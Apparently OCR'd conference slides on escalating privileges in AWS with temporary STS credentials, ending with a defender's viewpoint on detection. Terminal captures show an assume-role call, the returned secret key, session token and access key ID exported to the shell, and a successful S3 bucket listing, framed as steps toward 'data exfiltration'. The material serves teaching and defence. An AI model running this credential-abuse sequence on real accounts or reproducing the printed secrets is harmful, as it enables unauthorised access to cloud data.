
Discovery




Terminal — 80×40

```
~/TempToken $ ./5_data.sh
aws s3 ls jenko-bucket6

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Acces
s Denied
~/TempToken $
```

Privilege Escalation Details




Privilege Escalation Details





Terminal — 80×40

```
~/TempToken $ ./4_assumerole.sh
aws sts assume-role --role-arn arn:aws:iam::529033817561:role/JenkoBucketRole --
role-session-name JenkoAssumeBucketRole --duration-seconds 900
{
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAXWLG7NXMVRVXWKKCO:JenkoAssumeBucketRole",
        "Arn": "arn:aws:sts::529033817561:assumed-role/JenkoBucketRole/JenkoAssu
meBucketRole"
    },
    "Credentials": {
        "SecretAccessKey": "FhiLaS97JFvExEfPmefUjbqKasNiclBDj5JQaDss",
        "SessionToken": "FQoGZXIvYXdzEDEaDIqzBxQto6UqsH80JSL5AQk1rASvVIPWxvjlwdi
DAltGdDZoIaNuBk46VMHxC3orEgw7uXTZmQWf3I2HOCq+UQmhrwmO35r+z+BP1cNhA3T8Lh4u68OV4Lo
YsGDKjp4yh/+OFJQsYBeCVWCqBOLyRO2QzgcAc/AreE+Tt0ZWntyevTQZSrIhrFT3AbCu5BWHgQZmGv2
EkdfC/m5Zmb7s4RYSntsxupWQtA6sr+qKgrpWwjSldEAihRT7dfc7DLMUCyxQTti/NxLB6I4UppL3azD
CkLG9NcSN1jj64GJneCNsoH+MeuTDJXaSCVLh1bkkZo40EbLz9MVY6QnS9yqAYJupvY4UX+yCiCjKz7v
qBQ==",
        "Expiration": "2019-08-10T16:05:34Z",
        "AccessKeyId": "ASIAXWLG7NXMZLVJSF37"
    }
}

expiration=2019-08-10T16:05:34Z

export AWS_SECRET_ACCESS_KEY=FhiLaS97JFvExEfPmefUjbqKasNiclBDj5JQaDss
export AWS_ACCESS_KEY_ID=ASIAXWLG7NXMZLVJSF37
export AWS_SESSION_TOKEN=FQoGZXIvYXdzEDEaDIqzBxQto6UqsH80JSL5AQk1rASvVIPWxvjlwdi
DAltGdDZoIaNuBk46VMHxC3orEgw7uXTZmQWf3I2HOCq+UQmhrwmO35r+z+BP1cNhA3T8Lh4u68OV4Lo
YsGDKjp4yh/+OFJQsYBeCVWCqBOLyRO2QzgcAc/AreE+Tt0ZWntyevTQZSrIhrFT3AbCu5BWHgQZmGv2
EkdfC/m5Zmb7s4RYSntsxupWQtA6sr+qKgrpWwjSldEAihRT7dfc7DLMUCyxQTti/NxLB6I4UppL3azD
CkLG9NcSN1jj64GJneCNsoH+MeuTDJXaSCVLh1bkkZo40EbLz9MVY6QnS9yqAYJupvY4UX+yCiCjKz7v
qBQ==

~/TempToken $
```

Privilege Escalation




1
compromised
access key A
2
generate
temp token B
temp token B
AWS Cloud
AWS STS
Attacker
access S3
Bucket
4
S3 Bucket
3
escalate
privileges with
compromised
access key A
or temp token B
5
data
exfiltration





```
Terminal — 80×40
~/TempToken $ ./5_data.sh
aws s3 ls jenko-bucket6
                           PRE multipart/
                           PRE test/
2019-05-31 07:40:08      11936 arabic.txt
2019-05-30 23:50:38      62464 autocmd.txt
2019-05-30 17:22:23    5242880 file0_5MB.txt
2019-05-31 07:44:21      74819 testfile2.txt
2019-05-31 07:44:45      74819 testfile3.txt
2019-05-31 07:44:59      74819 testfile4.txt
2019-05-31 09:38:25      37131 testfile5.txt
~/TempToken $
```

Defender Viewpoint

Defender Viewpoint

- Assumptions
  - AWS experience
  - CloudTrail/CloudWatch
  - Less knowledge of temp credentials
- Starting Point
  - External party re: leaked data
  - Events/Alarms

